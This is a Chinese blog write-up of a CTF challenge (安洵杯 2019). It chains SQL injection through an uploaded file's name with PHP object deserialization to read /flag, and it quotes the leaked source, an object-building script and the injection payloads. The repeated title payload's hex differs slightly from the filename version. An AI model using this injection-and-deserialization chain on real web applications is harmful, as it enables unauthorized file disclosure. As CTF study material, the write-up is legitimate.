[安洵杯 2019]不是文件上传 sql注入 发序列化 信息泄漏

原创

HyyMbb 于 2020-01-30 23:35:58 发布 1540 收藏 1

分类专栏： BUUCTF刷题记录

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/a3320315/article/details/104120248

版权


BUUCTF刷题记录 专栏收录该内容

42 篇文章 5 订阅

订阅专栏

题目描述

找了半天也没找到题目的关键点·~~
看了writeup才知道有个信息泄露



然后在github上下载源码就可以了~~

解题过程

首先我们拿到一套源码，先找到哪段代码能够读取flag~~

```
    }

    public function view_files($path){
        if ($this->ifview == False){
            return False;
            //The function is not yet perfect, it is not open yet.
        }
        $content = file_get_contents($path);
        echo $content;

    function __destruct(){
        # Read some config html
        $this->view_files($this->config);
    }
}
```

https://blog.csdn.net/a3320315

在helper.php中有一段代码，可以读取文件~~，很明显的反序列化~~
然后我们在文中找一下序列化和反序列化的点~~

```
    $img_ext = getimagesize($_FILES[$input]["tmp_name"]
    $my_ext = array("width"=>$img_ext[0],"height"=>$img
    $array["attr"] = serialize($my_ext);
    $id = $this->save($array);
    if ($id == 0){
```

```
public function Get_All_Images(){                    #展示文件~~
    $sql = "SELECT * FROM images";
    $result = mysqli_query($this->con, $sql);
    if ($result->num_rows > 0){
        while($row = $result->fetch_assoc()){
            if($row["attr"]){
                $attr_temp = str_replace('\0\0\0*', chr(0).'*'.chr(0), $row["attr"]);
                $attr = unserialize($attr_temp);
            }
            echo "<p>id=".$row["id"]." filename=".$row["filename"]." path=".$row["path"].'
        }
    }else{
        echo "<p>You have not uploaded an image yet.</p>";
    }
    mysqli_close($this->con);
}
```

https://blog.csdn.net/a3320315

大概说明一下代码的意思，我们上传图片时，会序列化图片的宽高，然后在show.php中读取图片的信息~~
大概的流程讲一下

上传图片（序列化）-》数据库-》读取图片信息（反序列化）

这三个过程中，第一个和第二个过程一些信息我们可以控制，首先是上传图片的宽高我们无法控制其内容，所以我们只有通过SQL注入来改变存入数据库中序列化的内容~~

```
<?php
class helper {
        protected $ifview = True;
        protected $config = "/flag";
}

$a = new helper();
echo bin2hex(serialize($a));
```

我们只需要保存在数据库中的内容为输出为上面的代码输出的内容就行了~~

现在我们来看一下上传图片的过程中，哪里存在sql注入~~

```php
public function upload($input="file")
{
    $fileinfo = $this->getfile($input);
    $array = array();
    $array["title"] = $fileinfo['title'];
    $array["filename"] = $fileinfo['filename'];
    $array["ext"] = $fileinfo['ext'];
    $array["path"] = $fileinfo['path'];
    $img_ext = getimagesize($_FILES[$input]["tmp_name"]);
    $my_ext = array("width"=>$img_ext[0],"height"=>$img_ext[1]);
    $array["attr"] = serialize($my_ext);
    $id = $this->save($array);
    if ($id == 0){
        die("Something wrong!");
    }
    echo "<br>";
    echo "<p>Your images is uploaded successfully. And your image's id is $id.</p>";
}
```

这儿是上传的函数~~，上传的内容主要包括五个（title，filename，ext，path，attr）
序列化的内容为第五个参数attr，我们再跟进一下，看这五个参数是如何调用的~~
跟进getfile()函数~~

```php
public function getfile($input)
{
    if(isset($input)){
        $rs = $this->check($_FILES[$input]);
    }
    return $rs;
}
```

接着又调用了check()函数，跟进cheak看看~~

```php
public function check($info)
{
    $basename = substr(md5(time().uniqid()),9,16);
    $filename = $info["name"];
    $ext = substr(strrchr($filename, '.'), 1);
    $cate_exts = array("jpg","gif","png","jpeg");
    if(!in_array($ext,$cate_exts)){
        die("<p>Please upload the correct image file!!!</p>");
    }
    $title = str_replace(".".$ext,'',$filename);
    return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename.".".$ext);
}
```

这个传进去的参数info就是我们上传的图片`$_FILES[$input]`

```
return array('title'=>$title,'filename'=>$basename.".".$ext,'ext'=>$ext,'path'=>$this->folder.$basename.".".$ext
);
```

我们通过check可以知道只有filename我们可控，而且title的值于filename有关，就是去掉后缀名的值，例如`filename=a.jpg`，那么`title=a`

那么sql注入便可以轻松得到~~

```
filename="a','1','1','1',0x4f3a363a2268656c706572223a323a7b733a393a22002a00696676696577223b623a313b733a393a22002
a00636f6e666967223b733a353a222f666c6167223b7d)#.png"
```

那么title的值为：

```
"a','1','1','1',0x4f3a363a2268656c706572223a323a7b733a393a22002a006966766965772223b623a313b733a393a22002a00636f6e666967223b733a353a222f666c6167223b7d)#"
```

由于先插入的是title，刚好title最后为#，注释了后面的语句，注入成功~~
最后再访问一下show.php就可以看见flag了~~